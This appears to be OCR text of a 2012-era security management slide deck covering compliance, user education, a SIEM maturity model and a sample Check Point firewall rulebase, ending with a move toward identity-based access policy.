
Simplicity

Creative Destruction



Where’s your data ?

Classify your data – be pragmatic



Good Enough .. ?



Master

Standards

Change and Configuration Management

Embrace Strategic Change

Compliance…
You don’t fatten a pig by weighing it…



Compliance

- Effectiveness of technical controls

User Education

Protect users from themselves

Oversecure ?


Snake
Oil
2.0
©hugh


State #	Maturity stage	Key processes that must be in place
1	SIEM deployed and collecting some log data	SIEM infrastructure monitoring process Log collection monitoring process
2	Periodic SIEM usage, dashboard/report review	Incident response process Report review process
3	SIEM alerts and correlation rules enabled	Alert triage process
4	SIEM tuned with customized filters, rules, alerts and reports	Real-time alert triage process Content tuning process
5	Advanced monitoring use cases, custom SIEM content	Threat intelligence process Content research and development

stage. For example, enabling alerts without having an alert triage process and incident response process is usually counterproductive and ends in frustration.

New Security Initiatives

New Vocabulary for Security

How to express policy in 2012 ?



Firewall | NAT | IPS | Anti-Spam & Mail | Anti-Virus & URL Filtering | SSL VPN | IPSec VPN | QoS | Desktop

NO.	NAME	SOURCE	DESTINATION	VPN	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
	Firewall Management (Rule 1)									
1	Firewall Management	Internal_Network Checkpoint_Management_E Checkpoint_mgmt_trunk	R70J-A	Any Traffic	TCP https TCP ssh_version_2 icmp-requests TCP CPD	accept	Log	R70J-A	Any	This Rule allows the Firewall Manager to Reach the Firewall
	Stealth (Rules 2-3)									
2	Stealth	Any	R70J-A	Any Traffic	Any	drop	Log	R70J-A	Any	This rule drops all remaining traffic directed at the firewall managent
3	Log Reduction	Any	Any	Any Traffic	NBT UDP bootp UDP rip	drop	None	R70J-A	Any	this rule helps the LOG files to be tidyier by deliberatly not logging RIP,bootp and NBT
	Internal to Internet (Rules 4-5)									
4	Allow acces to DNS server	Internal_Network	DNS_server	Any Traffic	dns	accept	Log	Policy Targets	Any	Specific to my network, my DNS server is on my external network
5	Internal Networks	Internal_Network	DMZ_Network External_Networ DNS_server	Any Traffic	TCP http TCP https dns icmp-requests	accept	Log	R70J-A	Any	Now were starting to allow some normal services to the internet (but not our DMZ), ICMP is for testing and DNS is for my external DNS server
	Video-VOIP (Rule 6)									
	DMZ (No Rules)									
	Clean up (Rule 7)									
7	Clean up	Any	Any	Any Traffic	Any	drop	Log	R70J-A	Any	Drop everything else


Traditional firewalls define policy in terms of which network locations can access other locations

Security professionals need to start thinking about controls at different layers of the technology stack.


Who can access what, not which subnet can access which other subnet

Identity Bridges


Providing the glue for enterprise in the 21st Century



This is how the industry describes it



This is how the user sees it...



